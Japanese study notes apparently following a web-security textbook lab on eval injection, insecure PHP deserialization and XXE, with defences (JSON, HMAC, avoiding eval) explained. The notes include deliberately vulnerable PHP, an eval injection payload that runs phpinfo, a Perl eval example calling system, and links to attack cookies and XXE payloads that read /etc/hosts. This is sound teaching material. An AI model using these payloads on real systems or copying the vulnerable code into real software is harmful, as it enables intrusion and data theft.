4.14 構造化データの読み込みにまつわる問題

Webアプリケーションには、構造化されたデータを扱うための仕組みとして、シリアライズ、デシリアライズがあります
良く扱われるデータとして、XML・JSONがあります。JSONはJavaScriptのオブジェクト表記構文のサブセットで、JavaScriptの中でオブジェクトを扱うやり方のことです
シリアライズとは、ソフトウェア内部で扱っているデータをそのまま、保存したり送受信することができるように変換することです
デシリアライズは，シリアライズで変換された文字列を、元のデータに戻します

4.14.1 eval にまつわる問題

evalとは、引数に指定した文字列をJavaScriptプログラムコードとして評価・実行する機能をもつ関数です

evalインジェクション脆弱性

eval関数の使い方に問題がある場合、外部から送り込んだスクリプトを実行することによって、本来意図しない不正な処理を行わせる攻撃です

evalインジェクション脆弱性の影響

OSコマンド・インジェクションと同じ影響があります。
・情報漏洩、サイト改竄、不正な機能実行、他サイトへの踏み台

PHPで入力文字列を解釈して実行する機能を持つ関数

関数名	説明
create_function()	関数を動的に生成する
preg_replace()	e修飾子を使用すると実行できる
mb_ereg_replace()	第4引数で、「e」を指定すると実行できる

引数でコールバック関数を指定できる関数

call_user_func()	call_user_func_array()	array_map()	array_walk()	array_filter()	usort()	uksort()

evalインジェクション脆弱性の対策

①eval関数を使用しない

■処理を代替することが考えられるeval以外のシリアライズ処理■

- implode/explode　単純なシリアライズ/デシリアライズに使用可能
- json_encode/json_decode　自由度と安全性で推奨
- serialize/unserialize　デシリアライズに脆弱な部分がある

②eval関数の引数に、外部からのパラメータを含めない
③eval関数の引数に、外部からのパラメータを含める場合には、英数字に限定する

evalインジェクション脆弱性の影響

①Webサーバ内のファイル閲覧による情報漏洩
②任意スクリプト実行による攻撃（サイト改竄、不正な機能実行、他サイトへの踏み台）

Perl のevalインジェクション

Perl言語には、eval関数に、式を記述する形式とブロックを記述する形式とがあります。式を記述する場合に、evalインジェクション脆弱性があります。

```
eval("¥$c = $a / $b;"); $b = '1;system("ls /sbin")';
```

4.14.2 安全でないデシリアライゼーション

デシリアライズ処理の脆弱性

アプリケーションの内部構造データを、保存／伝送するために、シリアライズ／デシリアライズ処理が行われますが、
シリアライズ／デシリアライズの連携処理に問題があると、デシリアライズで意図しないオブジェクトが生成されて、
本来意図しない不正な処理が行われてしまう可能性があります。

デシリアライゼーション脆弱性の影響

OSコマンド・インジェクションと同じ影響があります。
・情報漏洩、サイト改竄、不正な機能実行、他サイトへの踏み台

PHPでデシリアライゼーションで悪用されやすいメソッド

関数名	説明
デストラクタ	オブジェクト破棄時
unserialize_callback_func	指定したコールバック関数が定義されていない場合や そのコールバック関数が未定義のクラスの定義に失敗したときに警告する
_wakeup()	アンシリアライズしたデータからインスタンスに必要なデータを再構築するときに使う
_toString()などのマジックメソッド	デシリアライズしたクラスに定義されていて、オブジェクトを文字列に変換しようとした場合に呼ばれる

※　PHPの場合のデシリアライズできるクラスは、アプリ内で定義されているか、spl_autoload_register関数などで自動的に読み込まれているものに限ります

Java言語の場合は、デシリアライズ時に、readobjectメソッドが自動的に呼ばれる仕様が悪用されます


デシリアライゼーション脆弱性の対策

①シリアライズ／デシリアライズ機能を使用しな！（ serialize/unserialize、wddx(セッション管理) ）
②デシリアライズ処理に、外部からのパラメータを含めない

⇒ シリアライズ形式ではなく、JSON形式によってデータを受け渡す
⇒ クッキーやhiddenパラメータではなく、セッション変数など改変できない仕組みで、シリアライズ形式のデータを受け渡す
⇒ HMACなどの改竄検出する機能を採用して、受け渡したデータを確認する

4e-001 :evalによるオブジェクト受け渡し(正常系)

【ブラウザ】



4-14　構造化データの読み込みにまつわる問題

- 4.14.1 eval にまつわる問題
  1. 4e-001 :evalによるオブジェクト受け渡し(正常系)
  2. 4e-001:evalによるオブジェクト受け渡し(攻撃)
- 4.14.2 安全でないデシリアライゼーション
  1. 4e-010 :好みの色を示すクッキーの設定(正常系)
  2. 4e-011 :好みの色を表示(正常系)
  3. 4e-900:攻撃用クッキーの生成（攻撃）
  4. 4e-010a:好みの色を示すクッキーの設定(JSON版)
  5. 4e-011a:好みの色を表示(JSON版)
- 4.14.3 XML外部実体参照（XXE）
  1. 4e-020 :XXE脆弱なXML読み込み(libxml 2.7.8)
  2. 4e-020 :XXE対策済みのXML読み込み(libxml 2.9.4)
  3. 4e-022 :XXE脆弱なXML読み込みJava版(空のデータ)
  4. 4e-024 :XXE脆弱なXML読み込みJava版(正常系データ)
  5. 4e-922 :XXE脆弱なXML読み込みJava版(/etc/hostsの読み出し)
  6. 4e-923 :XXE脆弱なXML読み込みJava版(内部ネットワークのアクセス)
  7. 4e-022a:XXE対策済みXML読み込みJava版(空のデータ)
  8. 4e-024a:XXE対策済みXML読み込みJava版(正常系データ)
  9. 4e-922a:XXE対策済みXML読み込みJava版(/etc/hostsの読み出し)
  10. 4e-923a:XXE対策済みXML読み込みJava版(内部ネットワークのアクセス)
  11. C4e-023:XXE脆弱なJavaソース(C4e_023.java)
  12. C4e-023a:XXE対策済みJavaソース(C4e_023a.java)

  以下は攻撃用データ。ダウンロードして利用下さい。
  1. xxe-00 :正常系XMLデータ
  2. xxe-01 :XXE攻撃（サーバー内ファイルの読み出し）
  3. xxe-02 :XXE攻撃（内部ネットワークのアクセス）
  4. xxe-02 :XXE攻撃（内部ネットワークのアクセス+base64）

phpinfo
ホームに戻る

【サーバ： 4e/4e-001.php 】

/var/www/html/4e/4e-001.php - wasbook@example.jp - エディタ - WinSCP

```
<?php
 $a = array(1, 2, 3);
 $ex = var_export($a, true);
 $b64 = base64_encode($ex);
?>
<body>
<form action="4e-002.php" method="GET">
<input type="hidden" name="data" value="<?php echo htmlspecialchars($b64) ?>">
<input type="submit" value="次へ">
</form>
</body>
```



```
<html>
<head><title>4-14　構造化データの読み込みにまつわる問題</title></head>
<body>
4-14　構造化データの読み込みにまつわる問題
<ul>
<li>4.14.1 eval にまつわる問題</li>
<ol>
<li><a href="4e-001.php">4e-001 :evalによるオブジェクト受け渡し(正常系)</a></li>
<li><a href="4e-002.php?data=MDsgcGhwaW5mbygp">4e-001:evalによるオブジェクト受け渡し(攻撃)</a></li>
</ol>
<li>4.14.2 安全でないデシリアライゼーション</li>
<ol>
<li><a href="4e-010.php">4e-010 :好みの色を示すクッキーの設定(正常系)</a></li>
<li><a href="4e-011.php">4e-011 :好みの色を表示(正常系)</a></li>
<li><a href="http://trap.example.com/4e/4e-900.php">4e-900:攻撃用クッキーの生成（攻撃）</a></li>
<li><a href="4e-010a.php">4e-010a:好みの色を示すクッキーの設定(JSON版)</a></li>
<li><a href="4e-011a.php">4e-011a:好みの色を表示(JSON版)</a></li>
</ol>
<li>4.14.3 XML外部実体参照（XXE）</li>
<ol>
<li><a href="4e-020.html">4e-020 :XXE脆弱なXML読み込み(libxml 2.7.8)</a></li>
<li><a href="/php70/4e/4e-020.html">4e-020 :XXE対策済みのXML読み込み(libxml 2.9.4)</a></li>
<li><a href="4e-022.html">4e-022 :XXE脆弱なXML読み込みJava版(空のデータ)</a></li>
<li><a href="4e-024.html">4e-024 :XXE脆弱なXML読み込みJava版(正常系データ)</a></li>
<li><a href="http://trap.example.com/4e/4e-922.html">4e-922 :XXE脆弱なXML読み込みJava版(/etc/hostsの読み出し)</a></li>
<li><a href="http://trap.example.com/4e/4e-923.html">4e-923 :XXE脆弱なXML読み込みJava版(内部ネットワークのアクセス)</a></li>
<li><a href="4e-022a.html">4e-022a:XXE対策済みXML読み込みJava版(空のデータ)</a></li>
<li><a href="4e-024a.html">4e-024a:XXE対策済みXML読み込みJava版(正常系データ)</a></li>
<li><a href="http://trap.example.com/4e/4e-922a.html">4e-922a:XXE対策済みXML読み込みJava版(/etc/hostsの読み出し)</a></li>
<li><a href="http://trap.example.com/4e/4e-923a.html">4e-923a:XXE対策済みXML読み込みJava版(内部ネットワークのアクセス)</a></li>
<li><a href="C4e_023.java">C4e-023:XXE脆弱なJavaソース(C4e_023.java)</a></li>
<li><a href="C4e_023a.java">C4e-023a:XXE対策済みJavaソース(C4e_023a.java)</a></li>
</ol>
以下は攻撃用データ。ダウンロードして利用下さい。
<ol>
<li><a href="xxe-00.xml" download="xxe-00.xml">xxe-00 :正常系XMLデータ</a></li>
<li><a href="xxe-01.xml" download="xxe-01.xml">xxe-01 :XXE攻撃（サーバー内ファイルの読み出し）</a></li>
<li><a href="xxe-02.xml" download="xxe-02.xml">xxe-02 :XXE攻撃（内部ネットワークのアクセス）</a></li>
<li><a href="xxe-03.xml" download="xxe-03.xml">xxe-02 :XXE攻撃（内部ネットワークのアクセス+base64）</a></li>
</ol>
</ul>
<a href="phpinfo.php">phpinfo</a><br>
<a href="/">ホームに戻る</a>
</body>
</html>
```

【サーバ： 4e/4e-002.php 】


/var/www/html/4e/4e-002.php - wasbook@ex

```
<?php
 $data = $_GET['data'];
 $str = base64_decode($data);
 eval('$a = ' . $str . ';');
?>
<body>
<?php var_dump($a); ?>
</body>
```


【ブラウザ→サーバ： リクエスト 4e/4e-001.php → レスポンス 】





【ブラウザ→サーバ：リクエスト 4e/4e-002.php → レスポンス 】



【ブラウザ】









4e-001:evalによるオブジェクト受け渡し(攻撃)


【ブラウザ】




【サーバ:　4e/4e-002.php　】



【ブラウザ→サーバ： リクエスト 4e/4e-002.php → レスポンス 】





クエリ文字列として、「data」に対して与えている値は
OWASP ZAP上で、文字列を選択した状態で右クリックして
「エンコード／デコード／ハッシュ・・・」を指定して
ツールでデコード内容を確認すると、
「0; phpinfo();」をエンコードしたものであると分かる

```
$str = base64_decode($data);
  eval('$a = ' . $str . ';');
```

であるので、dataを展開し、eval関数の指定は

eval ($a = 0 ; phpinfo();)
となったことがわかる。

【ブラウザ】

PHP Version 5.3.3

System	Linux wasbook 4.9.0-4-686 #1 SMP Debian 4.9.65-3+deb9u1 (2017-12-23) i686
Build Date	Apr 20 2018 14:15:04
Configure Command	'./configure' '--disable-all' '--disable-cli' '--enable-cgi' '--enable-session' '--enable-libxml' '--enable-dom' '--enable-mbstring' '--enable-json' '--enable-pdo' '--with-mysql=/usr/local/mysql-5.0.15' '--with-pdo-mysql=/usr/local/mysql-5.0.15' '--with-libxml-dir=/usr/local/libxml2.7.8' '--with-config-file-path=/etc/php/5.3/cgi' '--with-mysql-sock=/var/run/mysqld/mysqld.sock' '--with-openssl=/usr' '--enable-filter'
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/5.3/cgi
Loaded Configuration File	/etc/php/5.3/cgi/php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)

4e-010 :好みの色を示すクッキーの設定(正常系)

【ブラウザ】

- 4.14.2 安全でないデシリアライゼーション
  1. 4e-010 :好みの色を示すクッキーの設定(正常系)
  2. 4e-011 :好みの色を表示(正常系)
  3. 4e-900:攻撃用クッキーの生成（攻撃）
  4. 4e-010a:好みの色を示すクッキーの設定(JSON版)
  5. 4e-011a:好みの色を表示(JSON版)

①

②

```
<li>4.14.2 安全でないデシリアライゼーション</li>
<ol>
<li><a href="4e-010.php">4e-010 :好みの色を示すクッキーの設定(正常系)</a></li>
<li><a href="4e-011.php">4e-011 :好みの色を表示(正常系)</a></li>
<li><a href="http://trap.example.com/4e/4e-900.php">4e-900:攻撃用クッキーの生成（攻撃）</a></li>
<li><a href="4e-010a.php">4e-010a:好みの色を示すクッキーの設定(JSON版)</a></li>
<li><a href="4e-011a.php">4e-011a:好みの色を表示(JSON版)</a></li>
</ol>
```

【サーバ： 4e/4e-010.php 】

/var/www/html/4e/4e-010.php - wasbook@example.jp - エディ


```
<?php
  $colors = array('red', 'green', 'blue');
  setcookie('COLORS', serialize($colors));
  echo "クッキーをセットしました";
```

【サーバ： 4e/4e-011.php 】


/var/www/html/4e/4e-011.php - wasbook@example.jp - エディタ - WinSCP

```
<?php
  require '4e-012.php';
  $colors = unserialize($_COOKIE['COLORS']);
//var_dump($colors);
  echo "好きな色は ";
  foreach ($colors as $color) {
    echo htmlspecialchars($color, ENT_COMPAT, 'UTF-8'), ' ';
  }
  echo "です";
```


【ブラウザ→サーバ： リクエスト 4e/4e-010.php → レスポンス 】




【ブラウザ→サーバ： リクエスト 4e/4e-011.php → レスポンス 】



【ブラウザ】



クッキーをセットしました



好きな色は red green blue です

4e-900:攻撃用クッキーの生成（攻撃）

【ブラウザ】

- 4.14.2 安全でないデシリアライゼーション
  1. 4e-010 :好みの色を示すクッキーの設定(正常系)
  2. 4e-011 :好みの色を表示(正常系)
  3. 4e-900:攻撃用クッキーの生成（攻撃）
  4. 4e-010a:好みの色を示すクッキーの設定(JSON版)
  5. 4e-011a:好みの色を表示(JSON版)

```
<li>4.14.2 安全でないデシリアライゼーション</li>
<ol>
<li><a href="4e-010.php">4e-010 :好みの色を示すクッキーの設定(正常系)</a></li>
<li><a href="4e-011.php">4e-011 :好みの色を表示(正常系)</a></li>
<li><a href="http://trap.example.com/4e/4e-900.php">4e-900:攻撃用クッキーの生成（攻撃）</a></li>
